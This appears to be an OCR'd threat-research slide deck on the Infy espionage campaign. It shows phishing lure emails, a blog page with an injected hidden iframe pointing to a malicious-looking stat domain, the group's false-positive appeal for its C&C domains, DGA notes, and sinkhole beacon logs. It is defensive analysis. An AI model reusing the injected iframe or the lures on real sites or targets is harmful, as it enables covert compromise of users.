
- Diverse activities.
- Interesting tricks, experienced attackers.
- They do like pentesting tools. Found in the past using Core Impact Pro, now mostly Metasploit.
- Very active.
- For us, one of the most concerning groups.



Infy

---------- Forwarded message ----------
From: **baran omid** <baramomid@gmail.com>
Date: 14 May 2013 09:11
Subject: انتخابات خرداد ۹۲
To: baramomid@gmid.com





taptan313.blogspot.com/2010/07/blog-post_26.html

ه.ش. ۱۳۸۹ مرداد ۴, دوشنبه

حمله ی هکرهای رژیم به سایت پرطرفدار تفتان

به خدمت خوانندگان عزیز میرسانیم :
سایت پرطرفدار آژانس خبری تفتان با حمله ی هکرهای رژیم مواجه است و بسیاری از خوانندگان با مشکل فنی روبرو هستند.
دست اندرکاران آژانس خبری تفتان در کوشش هستند به زودی با آدرس جدیدی در خدمت خوانندگان عزیز باشند
لطفا در انتظار باشید آدرس جدید تفتان متعاقبا اعلان خواهد شد.
با سپاس
مدیریت آژانس خبری تفتان

ارسال شده توسط تفتان در ۹:۲۴

هیچ نظری موجود نیست:

ارسال یک نظر

رهبر شهید و سرور عزیز

پرچم زیبای بلوچستان


```
document.getElementById("navbar-iframe-container"),
                id: "navbar-iframe"
            });
        }
    });
</script>
<script type="text/javascript">_</script>
</div>
</div>
<div id="outer-wrapper">
<div id="header-wrapper">_</div>
<iframe frameborder="0" height="0" id="IF198" marginheight="0" marginwidth="1" name="IF198" scrolling="no" src="http://www.bestwebstat.com/e/nt/ifr2.php" width="0">_</iframe> == $0
<script language="JavaScript" type="text/javascript" xml:space="preserve">//<![CDATA[window.status='';//]]></script>
<div id="crosscol-wrapper" style="text-align:center">_</div>
<div id="main-wrap1">_</div>
<div id="sidebar-wrap">_</div>
<div id="footer-wrap1">_</div>
</div>
```

---------- Forwarded message ----------
From: **kaveh tahmasbi** <kaveh.tahmasbi@gmail.com>
Date: 2016-04-20 12:45 GMT+02:00
Subject: فوری/ تصاویر امید کوکبی بعد از سرطان در زندان
To:

با درود
تصاویر منتشر نشده از امید کوکبی بعد از سرطان
جهت انتشار گسترده دررسانه ها

...


Omid Kokabi.zip


به سي مورد انرژي هسته اي خوش آمديد.

مس . كه 0 طبق نظر ش 0 رفتار 1 كند.

به سيستم نظر خواهي در مورد انرژي هسته اي خوش آمديد.

مسوولان قول مي دهند كه طبق نظر شما رفتار كنند.





FORUM THREAD QUESTION: UNSOLVED

My sites, False positive

aj58

Posted: 25 Jul 2015 10:53 PM 6 Comments English

Hello
I made Contact with sopho positive,
but after many days I have

my reauest was.....
your product detect two of
your latest updated trial ve
also there is not any binar
please remove my sites fr
thanks

-----My sites
http://updateserver1.com
http://bestupdateserver.com/

my reauest was.....
your product detect two of my site as malware.
your latest updated trial version does not detect any file in my sites as malware.
also there is not any binary, program, apk or any dangerous file in my sites.
please remove my sites from your black list as soon as possible
thanks

-----My sites
http://updateserver1.com
http://bestupdateserver.com/


DGA \o/


- They implemented a bizarre DGA algorithm
- It would use rotating pools of ~30 domains.
  - Domains with format *box40XX.net*
- The DGA domains are contacted even if primary C&C is up.
- Only one registered before, all the others available.
- Started sinkholing from December 2015.

Professional Sinkhole Camouflage


217. - - [25/Jan/2016:06:42:53 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2015%3A12%3A51&
182. - - [25/Jan/2016:06:45:13 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2016%3A45%3A12
185. - - [25/Jan/2016:06:59:38 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2014%3A59%3A36&
2.18 - [25/Jan/2016:07:20:57 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2015%3A51%3A6&cn=
213. - - [25/Jan/2016:07:25:24 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2015%3A22%3A42
95.8 [25/Jan/2016:07:25:48 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2015%3A55%3A49&cn
2.18 - [25/Jan/2016:07:25:59 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2015%3A56%3A8&cn
150.7 [25/Jan/2016:07:27:15 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2015%3A55%3A49&c
150.7 - [25/Jan/2016:07:27:27 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2015%3A55%3A49
86.98. [25/Jan/2016:07:34:49 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2016%3A34%3A48&
62.88. [25/Jan/2016:07:57:44 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2013%3A57%3A44&c
46.224 [25/Jan/2016:08:00:34 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2016%3A30%3A32&c
86.83.4 [25/Jan/2016:08:04:29 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2021%3A4%3A25&cn
78.22.1 [25/Jan/2016:08:18:44 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2014%3A18%3A46&cn
194.237 - [25/Jan/2016:08:32:29 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2014%3A32%3A2
103.255 [25/Jan/2016:08:46:05 -0500] "GET /themes/?tt=25%2F1%2F2016%20%205%3A46%3A9&cn=
185.95 [25/Jan/2016:08:50:15 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2017%3A20%3A16&
5.201. [25/Jan/2016:08:52:58 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2017%3A22%3A54&c
185.95 [25/Jan/2016:08:55:32 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2017%3A25%3A33&c
86.98 [25/Jan/2016:09:03:13 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2018%3A3%3A12&cn
85.15 [25/Jan/2016:09:08:52 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2017%3A38%3A37&cn=
88.17 - [25/Jan/2016:09:21:26 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2015%3A21%3A30&
92.15 - [25/Jan/2016:09:28:15 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2015%3A28%3A14&
151. - - [25/Jan/2016:09:28:16 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2017%3A58%3A15
77.2 - [25/Jan/2016:09:32:32 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2015%3A32%3A41&c
88.1 - [25/Jan/2016:09:56:56 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2015%3A56%3A46&
78.1 - [25/Jan/2016:09:57:39 -0500] "GET /themes/?tt=25%2F1%2F2016%20%206%3A57%3A15&cn=
106. - [25/Jan/2016:10:01:22 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2020%3A31%3A28&c
69.1 - [25/Jan/2016:10:17:42 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2010%3A17%3A41&c
86.9 [25/Jan/2016:10:42:43 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2019%3A42%3A17&cn=
194. - - [25/Jan/2016:10:46:41 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2016%3A46%3A42
80.2 - [25/Jan/2016:11:11:29 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2017%3A12%3A44&c
106.5 - [25/Jan/2016:11:14:22 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2021%3A44%3A29&c
151.2 - - [25/Jan/2016:11:27:10 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2019%3A57%3A12
195.6 [25/Jan/2016:11:33:48 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2017%3A34%3A24&cn
103.2 - [25/Jan/2016:11:36:23 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2021%3A6%3A22&c
106.5 - [25/Jan/2016:12:01:49 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2022%3A31%3A57&c
2.147 - [25/Jan/2016:12:10:57 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2020%3A40%3A54&c
67.88 [25/Jan/2016:12:17:16 -0500] "GET /themes/?tt=25%2F1%2F2016%20%209%3A17%3A16&cn
209.1 - [25/Jan/2016:12:19:52 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2011%3A20%3A24
213.1 - [25/Jan/2016:12:28:26 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2018%3A28%3A25
ver=00026&lfolder=f1&machineguid=bda907
DPC&ver=00028&lfolder=f1&machineguid=184
&ver=00028&lfolder=f1&machineguid=4ee0f0
er=00029&lfolder=f1&machineguid=064d2ea9%
25&ver=00026&lfolder=f1&machineguid=a027eaa
=00028&lfolder=f1&machineguid=a6aec4ae%2D1c9
ver=00029&lfolder=f1&machineguid=064d2ea9%2D
r=00028&lfolder=f1&machineguid=a6aec4ae%2D1c9
er=00028&lfolder=f1&machineguid=a6aec4ae%2D1c9
r=00026&lfolder=f1&machineguid=c4ba2975%2De1e2%
C245CE9&ver=00029&lfolder=f1&machineguid=e19e5d
er=00028&lfolder=f1&machineguid=10029a62%2D8506%
=00028&lfolder=f1&machineguid=83479a23%2D6f55%2D4
&ver=00028&lfolder=f1&machineguid=2f8b7615%2Da044
NB%2D11&ver=00029&lfolder=f1&machineguid=f3ef46cc
ver=00026&lfolder=f1&machineguid=f5b6f9fd%2Dce16%
2D30B663&ver=00028&lfolder=f1&machineguid=881ddd
DPC&ver=00026&lfolder=f1&machineguid=bbe5ee05%2D
2D30B663&ver=00028&lfolder=f1&machineguid=881ddd
=00026&lfolder=f1&machineguid=c4ba2975%2De1e2%2D
er=00029&lfolder=f1&machineguid=60556f95%2D2b47
PC&ver=00027&lfolder=f1&machineguid=b361c6f8%2
P&ver=00027&lfolder=f1&machineguid=d091731b%2D
2DPC&ver=00029&lfolder=f1&machineguid=6c08ba0
PC&ver=00028&lfolder=f1&machineguid=d7eeb31a%
C&ver=00026&lfolder=f1&machineguid=48ea05ea%
00027&lfolder=f1&machineguid=19bdbf4b%2D4bec
46FFF7F&ver=00028&lfolder=f1&machineguid=fab
&ver=00029&lfolder=f1&machineguid=df0d6be2%
&ver=00028&lfolder=f1&machineguid=6ba1a147%
%2D11&ver=00029&lfolder=f1&machineguid=f3ef
=00029&lfolder=f1&machineguid=8c403d04%2D4
46FFF7F&ver=00028&lfolder=f1&machineguid=f
DC3AC4FB3&ver=00029&lfolder=f1&machineguid
&ver=00026&lfolder=f1&machineguid=8967a6c1
er=00028&lfolder=f1&machineguid=c4f157d0%
46FFF7F&ver=00028&lfolder=f1&machineguid=
er=00029&lfolder=f1&machineguid=90422c32%
ver=00028&lfolder=f1&machineguid=7ba6b6
03&ver=00029&lfolder=f1&machineguid=127
P&ver=00027&lfolder=f1&machineguid=509a

Infections per Country




Infy Infections over Observed Period
225
150
75
0
1/1/2016
2/1/2016
3/1/2016
4/1/2016

```
2.180          - [26/Jan/2016:03:34:24 -0500] "GET /themes/?tt=18%2F1%2F2016%20%200%3A4%3A31&cn=FERDOWSI&ver=00029&lfolder=f3&machinegui
31.14          - [02/Feb/2016:11:03:36 -0500] "GET /themes/?tt=25%2F1%2F2016%20%207%3A33%3A41&cn=FERDOWSI&ver=00029&lfolder=f3&machineguid
5.232.         - - [02/Feb/2016:18:08:52 -0500] "GET /themes/?tt=3%2F2%2F2016%20%202%3A39%3A8&cn=DESKTOP%2DTFG03B1&ver=00030&lfolder=f3&mac
5.232.         - - [03/Feb/2016:07:20:08 -0500] "GET /themes/?tt=3%2F2%2F2016%20%2015%3A50%3A23&cn=DESKTOP%2DTFG03B1&ver=00030&lfolder=f3&m
5.232.         - [03/Feb/2016:10:10:02 -0500] "GET /themes/?tt=3%2F2%2F2016%20%2018%3A40                                          =f3&m
192.99         - - [03/Feb/2016:10:26:18 -0500] "GET /themes/?tt=3%2F2%2F2016%20%2018%3A                                         er=f3
192.99.        - - [03/Feb/2016:10:56:03 -0500] "GET /themes/?tt=3%2F2%2F2016%20%2019%3A                                         er=f3
192.99.        - - [04/Feb/2016:07:35:06 -0500] "GET /themes/?tt=4%2F2%2F2016%20%2016%3A                                         r=f3&
192.99         - - [04/Feb/2016:08:26:13 -0500] "GET /themes/?tt=4%2F2%2F2016%20%2016%3A                                         er=f3
192.99         - - [04/Feb/2016:08:40:26 -0500] "GET /themes/?tt=4%2F2%2F2016%20%2017%3A                                         er=f3
192.9          - - [04/Feb/2016:08:51:43 -0500] "GET /themes/?tt=4%2F2%2F2016%20%2017%3A                                         r=f3&
5.232.           [11/Feb/2016:01:17:10 -0500] "GET /themes/?tt=2%2F2%2F2016%20%2021%3A47%                                        eguid
46.100         - - [12/Feb/2016:01:38:32 -0500] "GET /themes/?tt=3%2F2%2F2016%20%2022%3A                                         inegu
2.180          [12/Feb/2016:07:29:06 -0500] "GET /themes/?tt=4%2F2%2F2016%20%203%3A59%3A                                         uid=6
5.232          - [20/Feb/2016:10:43:59 -0500] "GET /themes/?tt=20%2F2%2F2016%20%2019%3A                                         er=f3
5.232.         - [21/Feb/2016:09:36:45 -0500] "GET /themes/?tt=21%2F2%2F2016%20%2018%3A                                         r=f3&
217.172        - - [01/May/2016:05:27:00 -0400] "GET /themes/?tt=1%2F5%2F2016%20%2013%3                                         der=f
217.172        - [01/May/2016:04:47:50 -0400] "GET /themes/?tt=1%2F5%2F2016%20%2013%3                                           der=f
```

